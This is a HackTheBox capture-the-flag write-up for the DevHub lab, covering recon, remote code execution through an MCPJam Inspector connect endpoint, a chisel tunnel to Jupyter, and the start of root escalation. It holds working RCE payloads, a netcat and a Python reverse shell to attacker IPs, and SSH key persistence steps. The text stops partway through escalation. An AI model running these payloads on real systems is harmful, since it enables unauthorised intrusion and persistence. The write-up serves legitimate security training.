HackTheBox — DevHub Writeup
Restricted Access / Vault Required
HackTheBox — DevHub Writeup
31/05/2026
Hey everyone!
My name is Mahmoud Adel — a cybersecurity enthusiast passionate about red teaming and CTFs. Today I’m going deep into the HackTheBox lab DevHub. Let’s get into it!
Step 1 — Setting Up
Like I do with any HTB lab, the first thing I do is add the lab domain to /etc/hosts. Simple but necessary.
Step 2 — Nmap Scan
I started with an Nmap scan to find open ports:
1
nmap -sS --top-ports 1000 10.129.6.190

I found HTTP, so I tried to open the website in my browser.
Step 3 — Subdomain Enumeration
1
ffuf -u http://10.129.10.109 -w seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host:FUZZ.devhub.htb" -fs 154

No results from this scan though.
Step 4 — Open Browser for More Info

I found MCP Inspector, which looked very interesting to me — it was running on port 6274.
Step 5 — Discover MCP Inspector

I found MCPJam Version v1.4.2. Next, I searched for any CVE associated with this version.
I came across this article: https://medium.com/@iamkumarraj/exploiting-mcpjam-inspector-understanding-rce-via-api-mcp-connect-2f2791166d2a
I found that I could get RCE from this version using the endpoint POST /api/mcp/connect with this payload:
1
2
3
4
5
6
7
8
{
  "serverConfig": {
    "command": "/bin/bash",
    "args": ["-c", "id"],
    "env": {}
  },
  "serverId": "test"
}
But it didn’t work, so I tried another payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
data = {
    "serverConfig": {
        "command": "busybox",
        "args": [
            "nc",            #
            f"{args.i}",     #
            f"{args.p}",     # Change payload if this doesn't work
            "-e",            #
            "/bin/bash"      #
        ],
        "env": {}
    },
    "serverId": "test12344"
}
I found this repo: https://github.com/p1ctur3p3rf3ct/CVE-2026-23744


I got a basic shell, but I wanted a more interactive one, so I went to my favorite website: https://www.revshells.com/
1
python3 -c 'import pty; pty.spawn("/bin/bash")'

Now trying to escalate privileges…

I found Jupyter running under the analyst user, and I had the ServerApp.token. I searched for how to get RCE with it.
I found this article: https://www.adversis.io/blogs/privilege-escalation-with-jupyter-from-the-command-line
I also checked the Jupyter API docs to learn more about its endpoints: https://jupyter-server.readthedocs.io/en/latest/developers/rest-api.html
I found the /api endpoint, which gives version info: 
I’ll hold onto this for now — my main goal was to get a reverse shell as the analyst user.
After many attempts with the Jupyter API, none of them worked. So I stepped back and thought about another approach. I figured I could tunnel the Jupyter port to my machine using chisel.
On my machine:
1
./chisel server --port 8000 --reverse
On the victim machine:
1
/tmp/chisel client 10.10.17.53:8000 R:8888:127.0.0.1:8888 &

Then I opened it in my browser: http://localhost:8888 
Boom! I got the analyst user. Next, I upgraded to a proper shell:
1
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.232",4445));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

To get a stable SSH session, I did the following:
1
2
3
4
5
6
7
8
9
10
11
12
# 1. Generate SSH key on attacker machine
ssh-keygen -t rsa -b 4096 -f analyst_key

# 2. From existing reverse shell (as analyst), add public key
echo "[YOUR_PUBLIC_KEY]" >> /home/analyst/.ssh/authorized_keys

# 3. Set correct permissions
chmod 700 /home/analyst/.ssh
chmod 600 /home/analyst/.ssh/authorized_keys

# 4. Connect via SSH from attacker machine
ssh -i analyst_key analyst@10.129.10.147

Privilege Escalation — analyst → root
Step 1: Discover OPSMCP API Service
From the process list, I identified a Python service running as root on port 5000:
1
2
ps aux | grep root
# Found: root 1076 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py

Step 2: Examine the Server Code
1
cat /opt/opsmcp/server.py
Key findings:
- API Key:
[REDACTED] - Hidden tools (not listed in
/tools/list):ops._admin_dump— dumps sensitive credentialsops._debug_mode— enables debug mode
